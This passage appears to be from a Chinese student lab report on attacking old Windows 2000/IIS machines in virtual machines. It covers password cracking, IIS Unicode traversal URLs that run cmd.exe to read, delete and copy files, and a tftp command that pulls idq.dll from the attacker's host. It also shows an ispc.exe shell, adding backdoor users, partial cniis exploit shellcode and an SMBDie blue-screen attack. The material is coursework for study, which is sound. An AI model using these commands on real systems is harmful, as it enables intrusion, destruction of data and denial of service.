


图 52 修改 Administrator 的密码

切换到 Windows 7，用 GetNTUser 添加字典文件并重新扫描 Windows 2000，Administrator 的密码显示如下：




图 53 爆破 Administrator 的密码

3.2 暴力破解 Word 文档密码

首先新建一个 Word 文档，并设置其保护密码为“666”。




图 54 设置 Word 文档保护密码为“666”

然后设置 AOPR 的暴力破解功能，对该 Word 文档进行暴力破解，并得出正确的密码。




图 55 破解结果

AOPR 还可以使用字典文件进行破解，我们选中设置好的密码字典，然后进行字典破解。




图 56 选中设置好的密码字典




图 57 破解成功

3.3 Unicode 漏洞

3.3.1 Unicode 漏洞的检测方法

使用扫描工具来检测 Unicode 漏洞是否存在，使用上次实验中的 X-Scan 来对目标系统进行扫描，目标主机 IP 为：192.168.1.98，Unicode 漏洞属于 IIS 漏洞，所以这里只扫描 IIS 漏洞就可以了，X-Scan 设置如下图所示：



图 58 设置扫描模块




图 59 扫描结果

3.3.2 利用 Unicode 漏洞读取系统盘目录

首先我们可以使用以下指令读取计算机上 C 盘目录列表：

- <http://192.168.1.98/scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir+c:\>




图 60 读取计算机上 C 盘目录列表

利用语句得到对方计算机上装了几个操作系统以及操作系统的类型，只要读取 C 盘下的 boot.ini 文件就可以了。该命令如下：

- <http://192.168.1.98/scripts/..%c0%2f../winnt/system32/cmd.exe?/c+type+c:\boot.ini>




图 61 读取 C 盘下的 boot.ini 文件

3.3.3 利用 Unicode 漏洞删除主页

利用 Unicode 可以方便的更改对方的主页，比如现在已经知道对方网站的根路径在“C:\Inetpub\wwwroot”（系统默认）下，删除该路径下的文件

“default.asp”来删除主页，这里的“default.asp”文件是 IIS 的默认启动页面。该命令如下：

- <http://192.168.1.98/scripts/..%c0%2f../winnt/system32/cmd.exe?/c+del+c:\inetpub\wwwroot\default.asp>



图 62 删除主页

3.3.4 利用 Unicode 漏洞拷贝文件

将 cmd.exe 文件拷贝到 scripts 目录，并改名为 c.exe。该命令如下：

- <http://192.168.1.98/scripts/..%c0%2f../winnt/system32/cmd.exe?/c+copy+C:\winnt\system32\cmd.exe+c.exe>




图 63 将 cmd.exe 文件拷贝到 scripts 目录

使用以下指令再次查看 C 盘的目录，可以看到刚刚拷贝的文件：

- <http://192.168.1.98/scripts/c.exe?/c+dir+c:\>




图 64 再次查看 C 盘的目录

四、实验结果分析与总结

通过本次实验，我学习了如何进行暴力破解，了解了 Unicode 漏洞的基本原理，加深了对暴力破击与 Unicode 漏洞的理解，并能够根据实验指导书进行简单的用户权限提升。

最后，根据实验过程，我们可以根据该攻击的过程来制定相应的预防措施。目前，暴力破解的防范主要从以下四个方面进行：

- (1) 增加登录验证码；
- (2) 登录次数失败过多的情况下锁定账号或 ip；
- (3) 规范用户对密码的设置，禁止设置弱口令。

实验五 利用 Unicode 漏洞入侵系统

一、实验简介

1.1 实验目的

在地址栏上执行命令，用户的权限比较低，像 net 等系统管理指令不能执行。利用 Unicode 可以入侵对方的系统，并得到管理员权限。

1.2 实验环境

- (1) VMware 15.X;
- (2) Windows 2000 Service 虚拟机、Windows 7 虚拟机、Windows 10;
- (3) TFTP32.exe、cniis.exe、SMBDie V1.0。

1.3 实验内容

本实验涵盖以下主题：

- 上传 idq.dll 文件
- 查看 scripts 目录
- 入侵对方主机
- 建立新用户
- 其他漏洞攻击
 - (1) 打印漏洞
 - (2) SMB 致命攻击

二、实验原理

2.1 Unicode 漏洞原理

通过打操作系统的补丁程序，就可以消除漏洞。只要是针对漏洞进行攻击的案例都依赖于操作系统是否打了相关的补丁。

Unicode 漏洞是 2000-10-17 发布的，受影响的版本：

- Microsoft IIS 5.0+Microsoft Windows 2000 系列版本
- Microsoft IIS 4.0+ Microsoft Windows NT 4.0

消除该漏洞的方式是安装操作系统的补丁，只要安装了 SP1 以后，该漏洞就不存在了。微软 IIS 4.0 和 5.0 都存在利用扩展 UNICODE 字符取代“/”和“\”而能利用“../”目录遍历的漏洞。

三、实验过程

3.1 上传 idq.dll 文件

首先我们需要打开 TFTP32.exe，在攻击机上建立 tftp 服务器，向对方的 scripts 文件夹中传入 idq.dll。




图 65 建立 tftp 服务器

将 idq.dll 和 tftpd32.exe 放在本地的同一目录下，然后在浏览器中执行以下命令：

- <http://192.168.3.13/scripts/..%c0%2f../winnt/system32/cmd.exe?/c+tftp+-i+192.168.120.151+get+idq.dll>




图 66 上传 idq.dll 文件

该命令其实是 “tftp -i 192.168.120.151 get idq.dll” 意思是从 192.168.120.151 服务器上获取 idq.dll 文件。

3.2 查看 scripts 目录

上传完毕后我们再使用以下指令查看是否成功上传：

- <http://192.168.3.13/scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir>




图 67 上传成功

3.3 入侵对方主机

在上一步的结果中可以看到 idq.dll 已被成功上传，然后我们使用工具软件 ispc.exe 入侵对方系统，拷贝 ispc.exe 文件到本地计算机的 C 盘根目录，在 DOS 命令行下执行以下命令：

```
ispc.exe 192.168.3.13/scripts/idq.dll
```




图 68 ispc.exe 入侵成功

我们可以发现 ispc.exe 入侵成功，命令行转至受害机的“c:\WINNT\system32”中。

3.4 建立新用户

入侵成功后，我们使用以下命令在受害机上添加新用户“Hacker123”：

```
net user Hacker123 Hacker123 /add
```

```
C:\WINNT\system32>net user Hacker123 Hacker123 /add

C:\WINNT\system32>

net user Hacker123 Hacker123 /add
命令成功完成。

C:\WINNT\system32>
```


图 69 添加新用户“Hacker123”

3.5 其他漏洞攻击

3.5.1 打印漏洞

利用打印漏洞可以在目标的计算机上添加一个具有管理员权限的用户。经过测试，该漏洞在 SP2、SP3 以及 SP4 版本上依然存在，但是不能保证 100% 入侵成功。使用工具软件是 cniis.exe，使用的语法格式是：“cniis 192.168.4.3.227 0”，第一个参数是目标的 IP 地址，第二参数是目标操作系统的补丁号，因为 192.168.43.227 没有打补丁，这里就是 0。首先，编译 cniis 的源代码，将 cniis.exe 文件拷贝到 C 盘根目录，并运行以下指令：

```
cniis 192.168.3.13 0
```



```
1  /*=====*/
2  /*      IIS5 中文版.printer进程攻击程序      */
3  /*      在Win2k Advanced Server(中文版,5.00.2195)上测试成功      */
4  /*      使用方法: cniis <remotehost> [sp type]      */
5  /*      sp type: 0 ---- no SP (default)      */
6  /*      1 ---- SP1      */
7  /*      如果攻击成功, 会在攻击目标机上添加一个Administrators组的      */
8  /*      用户, hax, 密码: hax      */
9  /*      v0.2 增加了对SP1的攻击支持      */
10 /*      */
11 /*      http://isno.yeah.net      */
12 /*=====*/
13
14 #include <Winsock2.h>
15 #include <Windows.h>
16 #include <stdio.h>
17 #include <string.h>
18 #include <io.h>
19
20 void usage(char* prog);
21
22 int main(int argc, char *argv[])
23 {
24     /* This shellcode add a Administrators User hax */
25     /* hax's password is also hax, write by isno,5.2001 */
26     unsigned char shellcode[] =
27     "\x90\x55\x53\x8B\xC3\xD9\x53\x83\xBC\x3C\xB8"
28     "\x68\x45\x74\x20\xB9\x45\xC3\xB8\x75\x73\x65\x72"
29     "\xB9\x45\xC7\xB8\x20\xB9\x45\x61\x78\xB9\x45\xC8\xB8"
30     "\x45\xCF\xB8\x20\x2F\x61\x64\xB9\x45\xD3\xB8\x64"
31     "\x26\x68\x65\xB9\x45\xD7\xB8\x74\x20\x6C\x6F\xB8"
32     "\x45\xD8\xB8\x63\x61\x6C\x67\xB9\x45\xD8\xB8\x72"
33     "\x68\x75\x70\xB9\x45\xB3\xB8\x20\x41\x64\x6D\xB8"
34     "\x45\xE7\xB8\x69\x6E\x69\x73\xB9\x45\xB8\xB8\x74"
```

图 70 编译 cniis 的源代码


```
C:\>cniis 192.168.43.227 0

SP type: 0

Shellcode sended!
If success,the target host will add a Admin User named hax,its passwd is hax.
Good luck!!!

C:\>
```

图 71 成功添加用户“hax”

使用“net user”命令查看用户，可以发现“hax”用户：




图 72 添加成功

3.5.2 SMB 致命攻击

SMB (Session Message Block, 会话消息块协议) 又叫做 NetBIOS 或 LanManager 协议，用于不同计算机之间文件、打印机、串口和通讯的共享和用于 Windows 平台上提供磁盘和打印机的共享。SMB 协议版本有很多种，在 Windows 98、Windows NT、Windows 2000 和 XP 使用的是 NTLM 0.12 版本。利用该协议可以进行各方面的攻击，比如可以抓取其他用户访问自己计算机共享目录的 SMB 会话包，然后利用 SMB 会话包登录对方的计算机。下面我们将使用 SMBDie V1.0 利用 SMB 协议让对方操作系统系统重新启动或者蓝屏。该软件对打了 SP3、SP4 的计算机依然有效，想要避免攻击必须打专门的 SMB 补丁。

攻击的时候，需要两个参数：对方的 IP 地址和对方的机器名，窗口中分别输入这两项，点击“Kill”进行攻击，可以看到受害机变为蓝屏。




图 73 设置受害机 IP 地址




图 74 攻击成功，受害机变为蓝屏

四、实验结果分析与总结

